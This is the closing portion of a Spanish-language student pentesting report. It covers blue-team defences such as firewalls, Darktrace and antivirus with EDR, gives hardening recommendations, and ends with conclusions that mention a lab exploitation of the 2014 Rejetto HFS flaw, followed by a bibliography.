Firewall: El firewall es una de las herramientas más potentes que sirven para la contención de ataques informáticos, ya que en la nueva era tecnología se tiene Firewall de nueva generación NGFW, que permiten tener gran cantidad de atributos para realizar una contención efectiva, ya que dentro de sus componentes se tienen módulos de IPS integrados, bloqueos de inundaciones de paquetes malformados de tcp, udp, syn, entre otros, además de protecciones contra ataques de scaneo en la red, lo cual permite bloquear esa primera fase de reconocimiento, baneado la ip de origen en nuestros Firewall y así previniendo futuras amenazas que puedan afectar nuestra seguridad.

Dentro del entorno del Firewall no solo es permitir las conexiones, sino también prevenir todas aquellas conexiones de escalamiento de privilegios que puedan comprometer más sistemas en caso de materializarse algún evento de seguridad, por lo cual esta herramienta al tenerla bien configurada contribuye mucho a el desarrollo de una buena postura de seguridad.

Entre algunas marcas importantes de Firewall se tiene fabricantes como Palo Alto, Fortinet, Checkpoint, Cisco, y Juniper entre los más conocidos.

Antigena (Darktrace): Es una herramienta muy poco conocida dentro del entorno de seguridad, ya que muy pocas compañías suelen implementarla por su alto costo, sin embargo, ¿a quién no le sirve un vigilante autónomo?, es el caso de esta herramienta la cual se basa en inteligencia artificial y en comportamientos anómalos que se encuentren de la red, es decir que si un umbral sale de su comportamiento

normal, la herramienta por acción propia y configuración adecuada toma acción y bloquea la conexión.

Esta herramienta es muy útil, ya que permite tener una tranquilidad de toda nuestra red cuando los administradores se encuentran descansando, ya que, mediante autonomía y firmas generadas por fórmulas matemáticas, permite contener ataques que puedan ser representativos para la organización.

Antivirus: El antivirus es una herramienta potente que permite realizar una protección completa de los Endpoints y los server que se encuentran en la compañía, ya que mediante sus diferentes módulos de Antivirus permite mediante heurística poder contener ataques maliciosos de Rasonware, Troyanos, Spyware, entre otros; que puedan comprometer la seguridad de la empresa, y todo esto es generado mediante hash conocidos, o simplemente mediante comportamientos anómalos que permiten determinar si la aplicación puede ser maliciosa de acuerdo al umbral configurado.

Ahí opciones que permiten tener un módulos adicionales y muchos administradores desconocen, como lo es el módulo de IPS el cual permite tener una configuración basado en firmas (Hips), para detener directamente en el Endpoint cualquier scaneo o intento de explotación de la máquina, lo cual mediante ejecución de respuestas automáticas puede ser notificado al administrador para tomar acción de inmediato con el módulo de EDR (Respuesta de incidentes), el cual va a permitir colocar en cuarentena la máquina, para posteriormente realizar un análisis forense de todas aquellas conexiones que fueron realizadas.

En conclusión, un grupo de seguridad blue team debe tener la capacidad de investigar y poder aplicar cambios en los diferentes equipos productivos sin generar una indisponibilidad del sistema, pero si previniendo cualquier amenaza que se pueda comprometer los datos de la organización.

2.20 Recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización.

Dentro de toda organización se pueden tener dificultades económicas para adquirir diferentes herramientas de seguridad que permitan contener los diferentes ataques informáticos, y a muchos directivos nos les suena la idea de implementarlas por su costo, e incluso muchas organizaciones deciden utilizar herramientas que no se encuentren licenciadas y soportadas por un canal y un fabricante, sin embargo

cuando los sistemas son vulnerados, y se llega al punto de tener que invertir una gran suma de dinero por los datos, la afectación de la reputación antes los clientes, y la pérdida de confianza del mercado, hacen que el valor de estas herramientas sea diminutivo, y es por ell que dentro de seguridad se cuenta con varias estrategias para poder tener un sistema confiable y seguro.

Parcheo de Vulnerabilidades: Se debe tener un equipo dedicado a la gestión de vulnerabilidades que tiene la compañía, ya que muchas empresas no se preocupan por esto, y cuando se dan cuenta todos sus sistemas se encuentran con versiones obsoletas y explotables.

Herramientas de perímetro: Se debe contar con herramientas de perímetro debidamente licenciadas y soportadas por fabricante. Estas herramientas (Firewall, IPS, Proxy, antivirus, entre otros) van a permitir obtener un gran resultado en la contención de ataques contra los diferentes sistemas informaticos

Vigilante autónomo: Dentro de cualquier capa de seguridad es importante contar con sistemas de inteligencia artificial, que permita contener todas aquellas desviaciones que se encuentran en la red, cuando el equipo de seguridad informática descansa.

Cifrado de información en tránsito y reposo: La información es clave en la seguridad, es por eso que toda información que se encuentre en reposo como discos duros debe estar debidamente cifrada, y la información que está en tránsito debe contener algoritmos de cifrado fuertes, que no vayan a permitir que un atacante se ponga en el medio y obtenga información que no le corresponde.

Dentro de seguridad existen múltiples herramientas, sin embargo la mayoría de amenazas llegan por los usuarios finales (Phishing, smishing, vishing, entre otros), y es por ello que se debe invertir en capacitaciones y concientización constante hacia los usuarios de las malas practicas de seguridad que pueden terminar en un robo de información, y realmente esta es mi mejor recomendación, ya que no es lo mismo vulnerar una contraseña débil, que una contraseña fuerte creada por el mismo usuario final.

URL de Video: https://drive.google.com/file/d/1TuTccQogCDPB1iCi4kUW9CLC85rFi-hk/view?usp=sharing

3 CONCLUSIONES

En toda organización debe existir la posibilidad de tener dos grupos de trabajo, los cuales deben estar enfocados al ataque y descubrimiento de vulnerabilidades, y el otro grupo al hardening de equipos y protección de la red, y es por esto que dentro del contexto de este trabajo se logran identificar las diferentes fases que están compuestas para el desarrollo de pruebas de pentesting, conociendo así desde la legislación colombiana hasta los diferentes comandos que se pueden ejecutar en un servidor kali Linux para encontrar vulnerabilidades en la organización; por consiguiente se debe realizar una reflexión y toma de conciencia de los deberes éticos y profesionales que se tiene al adquirir la responsabilidad de una tarjeta profesional, y como al no cumplirlos se puede incurrir en la violación de ley 1273 del 2009, la cual puede comprometer el buen nombre de la persona y de una organización, es por ello que conocer la normatividad vigente y estar actualizado hace que el profesional pueda tomar buenas decisiones.

Se debe contar con un grupo especializado que pueda identificar a tiempo cualquier vulnerabilidad que exista en los sistemas informáticos, ya que, mediante una identificación temprana, se va a poder remediar las vulnerabilidades, antes de que un atacante la explote. Dentro del trabajo se logra realizar la explotación de una vulnerabilidad del año 2014 de la aplicación rejetto en una maquina con sistema operativo obsoleto, el cual ya no se encuentra ni soportado por su fabricante. Es importante tener siempre los sistemas actualizados a últimas versiones estables, y soportadas por fabricante; adicionalmente estar ejecutando análisis de vulnerabilidades en las redes que tenga la organización para poder identificar a tiempo un posible vector de ataque.

Si bien es cierto que los atacantes tienen sus diferentes técnicas para poner a prueba la seguridad de una compañía, también es cierto que desde el Blue Team se tiene un musculo fuerte que permite contribuir a contener todos los ataques informáticos, ya que de nada sirven las herramientas si estás no se encuentran bien configuradas, y es por ello que poder conocer a detalle las propiedades que tiene cada una de estas, contribuye para que menos vectores de ataques puedan ser explotados.

4 BIBLIOGRAFÍA

Auditando con Nmap y sus scripts para escanear vulnerabilidades | WeLiveSecurity. (2020). Retrieved 12 february 2022, from https://www.welivesecurity.com/la-es/2015/02/12/auditando-nmap-scripts-escanear-vulnerabilidades/

CIS. 2022. CEI . [en línea] Disponible en: <https://www.cisecurity.org/> [Consultado el 15 de marzo de 2022].

Copnia.gov.co. 2022. Código de ética | Copnia . [en línea] Disponible en: <https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica> [Consultado el 16 de febrero de 2022].

Coresecurity.com. 2022. What is Penetration Testing? | Core Security. [online] Available at: <https://www.coresecurity.com/penetration-testing> [Accessed 18 March 2022].

Crowdstrike.com. 2022. Red Team VS Blue Team: What's the Difference? | CrowdStrike. [online] Available at: <https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/> [Accessed 18 March 2022].

Elastic.co. 2021. Cuadrante Mágico de Gartner 2021 para SIEM. [en línea] Disponible en: <https://www.elastic.co/es/campaigns/2021-gartner-magic-quadrant-siem> [Consultado el 15 de marzo de 2022].

Jason, F., 2021. What Is A Red Team VS A Blue Team In Cyber Security?. [online] PurpleSec. Available at: <https://purplesec.us/red-team-vs-blue-team-cyber-security/> [Accessed 18 March 2022].

Kali Linux 2.0 lanzado. (2020). Retrieved 12 Februaryr 2022, from https://www.kali.org/releases/kali-linux-20-released/

Ley 1273 de 2009 - Ministerio de Tecnologias de la Informacion y las Comunicaciones. (2020). Retrieved 12 February 2022, from https://www.mintic.gov.co/portal/inicio/3705:Ley-1273-de-2009

Mintic. (2018). Guía de Auditoria. Mintic. (pp. 12-19). https://www.mintic.gov.co/gestionti/615/articles-5482_G15_Auditoria.pdf

Offensive-security.com. 2022. [en línea] Disponible en: <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/> [Consultado el 7 de marzo de 2022].

Petters, J., 2020. What is Red Teaming? Methodology & Tools. [online] Varonis.com. Available at: <https://www.varonis.com/blog/red-teaming> [Accessed 18 March 2022].

Quevedo, N., 2014. De Andrómeda a los 'hackers' . [en línea] El Espectador. Disponible en: <https://www.elespectador.com/investigacion/de-andromeda-a-los-hackers-article-492933/> [Consultado el 17 de febrero de 2022].

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2). CVE-2014-6287CVE-111386. 2016. https://www.exploit-db.com/exploits/39161 https://www.exploit-db.com/exploits/34852

¿Sabes qué es un exploit y cómo funciona? | WeLiveSecurity. (2014). Retrieved 12 february 2022, from https://www.welivesecurity.com/la-es/2014/10/09/exploits-que-son-como-funcionan/

Security vulnerabilities of Rejetto Http File Server : List of all related CVE security vulnerabilities. https://www.cvedetails.com/vulnerability-list/vendor_id-14180/product_id-29196/RejettoHttp-File-Server.html

Semana. 2015. El informe que sacudió el caso de la fachada Andrómeda . [en línea] Disponible en: <https://www.semana.com/nacion/articulo/el-informe-que-sacudio-el-caso-de-la-fachada-andromeda/415642-3/> [Consultado el 17 de febrero 2022].

TEAM, A., 2021. ¿Qué significa SIEM y cómo funciona? . [en línea] Ambit-bst.com. Disponible en: <https://www.ambit-bst.com/blog/qu%C3%A9-significa-siem-yc%C3%B3mo-funciona> [Consultado el 15 de marzo de 2022].

Tiempo, C., 2015. Fachada Andrómeda era legal, pero no todo lo que se hizo allí lo fue . [en línea] El Tiempo. Disponible en: <https://www.eltiempo.com/archivo/documento/CMS-15141236> [Consultado el 17 de febrero de 2022].

Vulnerabilidad en la función findMacroMarker en Rejetto HTTP File Server (CVE-2014- 6287). 2014. https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2014-6287